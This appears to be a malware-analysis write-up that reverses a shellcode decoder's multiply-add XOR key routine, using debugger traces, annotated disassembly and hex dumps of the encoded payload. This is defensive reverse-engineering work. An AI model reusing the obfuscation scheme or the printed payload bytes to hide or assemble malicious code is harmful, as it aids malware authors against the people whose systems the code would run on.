
The values just above notepad are the ones we see in our debugger. Finally on the right track.

After loading Globallock and returning from Kernal32 we end up in a series of jumps.





Here I was able to get a graph of the function calls






The Part we need to understand is at the top where it goes into the loop.






Here we can See the value that will be used as a Multiplier.



You can Also see my notes from a previous run the values we need to find.

So After running thru all of this we can find the decoded Shellcode in ECX.



While stepping thru this I also copied the assembly and the current values to a text documents. Lets take a closer look at the flow.

```
NOTE: The encoded bytes get pushed in reverse order than they are found in the file. So you will have to reverse them before doing the math.

002F725B | 8D8A A7020000            | lea ecx,dword ptr ds:[edx+2A7]          |
ecx=002F75D6
dword ptr [edx+2A7]=[002F75D6]=0  <-- Length Of Encoded Data == 0x2A7
002F725B

002F7273 | 6BED 00                  | imul ebp,ebp,0       <-- Zero EBP register
ebp=02950074
002F7273

002F7276 | 69ED 11DF9B29            | imul ebp,ebp,299BDF11     <-- Multiply EBP[0] by 0x299BDF11 == 0
ebp=0
002F7276

002F72A3 | 81C5 BDC15670            | add ebp,7056C1BD          <-- Add EBP [0] to 0x7056C1BD == 0x7056C1BD
ebp=0
002F72A3

002F71BB | 312A                     | xor dword ptr ds:[edx],ebp
dword ptr [edx]=[002F732F]=737A2D3C                 <-- Xor value EDX[737A2D3C] xor 7056C1BD == 0x0032CEC81
ebp=7056C1BD    Xor Key-1                                 <-- Reverse Result for output 0x81EC2C0300
002F71BB

002F7212 | 83C2 04                  | add edx,4         <-- Get nex 4 encoded bytes
edx=002F732F
002F7212

002F7232 | 39CA                     | cmp edx,ecx       <-- Seems to be a useless operation.
edx=002F7333
ecx=002F75D6
002F7232

002F7276 | 69ED 11DF9B29            | imul ebp,ebp,299BDF11     (0x299BDF11 = Default Multiply Value)
ebp=7056C1BD                          <-- Multiply current key 0x7056C1BD by 0x299BDF11 == 0x12424B71 9AF5808D
002F7276

002F72A3 | 81C5 BDC15670            | add ebp,7056C1BD
ebp=B4C424A  <- Xor Key -2                <--Add 0x9AF5808D to 0x7056C1BD == 1 0B4C424A
002F72A3

002F71BB | 312A                     | xor dword ptr ds:[edx],ebp
dword ptr [edx]=[002F7333]=19A4424A      Xor current  bytes 0x19A4424A by 0x0B4C424A == 0x12E80000
ebp=B4C424A                           <-- Reverse bytes for output = 0x0000E812
002F71BB

002F7212 | 83C2 04                  | add edx,4          <-- Get next 4 encoded bytes.
edx=002F7337
```


Now we have a better understand of how the decoding works. Here is a more Simple Version.

```
Decoding Steps

The Register that will hold the Current Key starts off with the Pointer to Globallock.

0: Zeoro register / value
1: Multiply by the default Multiplyer of 0x299BDF11
2: Add to this amount Default Addition value of 0x7056C1BD

3: The result of this Gives us the First key to Xor the first 4 bytes of the encoded Data.
   So our First Key will always be the value used For addition.

4: Xor (Reversed / Little Endian) 4 bytes of the encoded data by the current key.
```

```
5: Start again
   Take the current key and multiply by the default Value

6: Take the result of the Multiplication and add the default addition value

7: The result is the new key for the next round

8: Xor next set of encoded bytes by the new key from 7

Continue until all bytes are decoded.

Example:

Default Multiplier Val = 0x299BDF11
Default Addition value = 0x7056C1BD

Round 0:

Current key = 0x00
7056C1BD * 0 = 0
0 + 7056C1BD = 7056C1BD

Current Key = 0x7056C1BD

Round 1: (Start Decoding Data)
Encoded Data = 0x3C2D7A73  Reverse = 0x737A2D3C

0x737A2D3C Xor 0x7056C1BD == 0x032CEC81
Reverse result for output = 0x81EC2C03  (Decoded bytes to file)

Current Key 7056C1BD * 299BDF11 = 0x12424B719AF5808D

12424B719AF5808D + 7056C1BD = 0x12424B720B4C424A

Truncate to 32 bit value 0B4C424A

Current Key = 0x0B4C424A

Round 2:
Encoded Data = 0x4A42A419  Reverse = 0x19A4424A

19A4424A Xor 0B4C424A =  0x12E80000
Reverse result for output = 0x0000E812  (Decoded bytes to file)

Do math on currrent key and repeat untill done.
```

Now we can build a decoder for this.

We need 3 values that we can get from the Cyberchef output. The Multiply value, the Addition Value And the Length value.


We will look at the length value first.

```
339 000003A5 EB8A                    JMP 00000331
340 000003A7 EB72                    JMP 0000041B
341 000003A9 90                      NOP
342 000003AA E9C4000000              JMP -FFFFFB8D
343 000003AF EB54                    JMP 00000405
344 000003B1 EBCC                    JMP 0000037F
345 000003B3 EBBC                    JMP 00000371
346 000003B5 EB3E                    JMP 000003F5
347 000003B7 EBCF                    JMP 00000388
348 000003B9 57                      PUSH EDI
349 000003BA 5F                      POP EDI
350 000003BB EB5E                    JMP 0000041B
351 000003BD EB48                    JMP 00000407
352 000003BF 8D8AA7020000            LEA ECX,[EDX+000002A7] <- Length of encoded shellcode
353 000003C5 EB25                    JMP 000003EC
354 000003C7 EBF4                    JMP 000003BD
355 000003C9 E981000000              JMP -FFFFFBB1
356 000003CE EB1C                    JMP 000003EC
357 000003D0 EB33                    JMP 00000405
358 000003D2 E980000000              JMP -FFFFFBA9
359 000003D7 6BED00                  IMUL EBP,EBP,00000000
360 000003DA 69ED11DF9B29            IMUL EBP,EBP,299BDF11
361 000003E0 EB32                    JMP 00000414
362 000003E2 E95BFFFFFF              JMP 00000342
363 000003E7 E94FFFFFFF              JMP 0000033B
364 000003EC EBE9                    JMP 000003D7
365 000003EE EBB7                    JMP 000003A7
366 000003F0 EBE0                    JMP 000003D2
367 000003F2 90                      NOP
```



So now we need to find where this is in the Shellcode we extracted.

As it turns out if we just extract from the end of the shellcode data the amount here 0x2A7 then that is the data we will be decoding.

```
000003F0  EB E0 90 EB B0 EB 9F EB 1B EB 20 E9 42 FF FF FF  ëà.ë°ëŸë.ë éBÿÿÿ
00000400  E9 7A FF FF FF EB 50 81 C5 BD C1 56 70 E9 13 FF  ézÿÿÿëP.Å½ÁVpé.ÿ
00000410  FF FF EB E1 EB F1 E9 20 FF FF FF EB A2 E9 FD FE  ÿÿëáëñé ÿÿÿë¢éýþ
00000420  FF FF E9 4F FF FF FF E9 3E FF FF FF EB 07 EB 27  ÿÿéOÿÿÿé>ÿÿÿë.ë'
00000430  E9 20 FF FF FF E8 29 00 00 00 EB 15 EB F0 E9 12  é ÿÿÿè)...ë.ëðé.
00000440  FF FF FF E9 59 FF FF FF EB 0D E9 78 FF FF FF EB  ÿÿÿéYÿÿÿë.éxÿÿÿë
00000450  86 EB 10 EB B0 EB 0A E9 BA FE FF FF E9 04 FF FF  †ë.ë°ë.é°þÿÿé.ÿÿ
00000460  FF EB 25 5A E9 D9 FE FF FF E9 28 FF FF FF E9 5F  ÿë%ZéÙþÿÿé(ÿÿÿé_
```




```
00000470  FF FF FF E9 7D FF FF FF EB B2 EB 07 59 33 4C B9  yyye}yyye²e.Y3L¹
00000480  47 1D DB E9 F7 FE FF FF E9 92 FE FF FF 0F 82 47  G.Ûé÷þÿÿé'þÿÿ.‚G
00000490  FF FF FF 3C 2D 7A 73 4A 42 A4 19 A7 9E F3 F1 D4  ÿÿÿ<-zsJB¤.§žóñ�ô
000004A0  A6 D4 CD D1 00 69 6C 9E 40 6A 4A 3B 68 EB 4E A8  ¦ÔÍÑ.ilž@jJ;hëN¨
000004B0  CC EB C7 E5 88 60 89 1A 5E BF 67 CF 6E DE F2 18  ÌëÇå^`‰.^¿gÏnÞò.
000004C0  2E A8 A4 8B 2E 7E EC 11 F8 C7 B4 63 3A E2 E2 D9  .¨¤‹.~ì.øÇ´c:ââÙ
000004D0  7A 83 80 0D 04 D7 78 FF 2D 54 F1 98 B9 AA B3 40  zƒ€..×xÿ-Tñ˜¹ª³@
000004E0  07 2F 2E 52 E5 4D C7 0A B6 F6 7E 02 8C E3 5E F8  ./.RåMÇ.¶ö~.Œã^ø
000004F0  C9 2E 75 4D 43 E8 08 26 16 4B 37 76 B5 22 2C A1  É.uMCè.&.K7vµ",¡
00000500  9E D7 6A 1A 5A F9 F4 F8 0C 6A 8C B3 C3 6F 9D C8  ž×j.Zùôø.jŒ³Ão.È
00000510  4E 5C AA 5D 9B 3E F7 E2 12 C4 7F 47 E7 80 6F 74  N\ª]›>÷â.Ä.Gç€ot
00000520  B7 59 43 71 7B 3B A7 3E 52 87 2C DB 4B 9C 8A 48  ·YCq{;§>R‡,ÛKœŠH
00000530  63 C1 DE 85 C8 E3 70 92 43 23 C4 6F 56 2F F6 1C  cÁÞ…Èãp'C#ÄoV/ö.
00000540  4B 74 55 99 A4 18 A5 E6 AE C9 14 D3 51 59 83 F0  KtU™¤.¥æ®É.ÓQYƒð
00000550  A7 71 13 DF F8 33 C2 77 F8 7C 38 F9 C3 02 24 3B  §q.ßø3Âwø|8ùÃ.$;
00000560  90 BB CB C1 41 0E 64 DC 72 2F B9 5C F5 81 D9 F9  .»ËÁA.dÜr/¹\õ.Ùù
00000570  E0 05 09 93 9E 24 BB B5 C1 58 11 69 15 A5 1F 6C  à..“ž$»µÁX.i.¥.l
00000580  13 14 7E E5 08 ED AA 36 C2 F5 0E 53 C5 87 E3 40  ..~å.íª6Âõ.SÅ‡ã@
00000590  A5 11 66 FD 85 08 5B 8A 08 0B C9 E7 18 C1 4B 14  ¥.fý….[Š..Éç.ÁK.
000005A0  1D 86 17 11 5A E8 81 DE 40 F3 B0 7B 92 4F 23 E8  .†..Zè.Þ@ó°{'O#è
